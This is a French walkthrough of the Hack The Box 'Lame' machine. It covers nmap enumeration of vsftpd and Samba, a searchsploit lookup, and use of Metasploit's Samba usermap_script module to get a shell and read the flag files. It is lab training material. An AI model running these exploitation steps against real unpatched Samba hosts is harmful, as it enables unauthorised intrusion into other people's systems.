


Introduction

Pour commencer, nous savons que la machine distante est un linux dont l'adresse IP est 10.10.10.3.

Compétences mises en œuvre :

- Énumération des ports et services
- Recherche d'exploit
- Exploitation avec metasploit

Énumération

Pour l'énumération, on utilise **nmap** :

```
$ nmap –T4 –A 10.10.10.3
```


```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: -3d00h56m58s, deviation: 2h49m45s, median: -3d02h57m00s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2020-08-16T11:25:51-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

En regardant le résultat (ci-dessous), on peut voir qu'il y a un serveur **VsFTPd** dont la version est ancienne (**2.3.4**), cela représente un vecteur d'attaque. Avec la commande **searchsploit**, on recherche un exploit, il y en a un mais il n'est pas exploitable dans notre cas puisque la vulnérabilité permettant une backdoor fut patchée le 3 Juillet 2011. On se tourne donc vers le port **445** pour voir

que la version de samba est **3.0.20**, une recherche avec **searchsploit** nous montre qu'il y a un module **metasploit** pour une exécution de code distante, nous l'utiliserons donc dans la phase d'exploitation :

```
$ searchsploit samba 3.0.20
```



Exploitation

Comme vu précédemment, nous allons donc utiliser l'exploit **Username map script** de **metasploit** :

```
Msf > use exploit/multi/samba/usermap_script
Msf > set RHOSTS 10.10.10.3
Msf > run
```

Une session shell s'ouvre alors, nous allons d'abord lire le fichier **/root/root.txt** puis regarder les utilisateurs dans **/home/** pour savoir lequel détient le fichier **user.txt** :

```
$ cat /root/root.txt
$ ls /home/
$ cat /home/makis/user.txt
```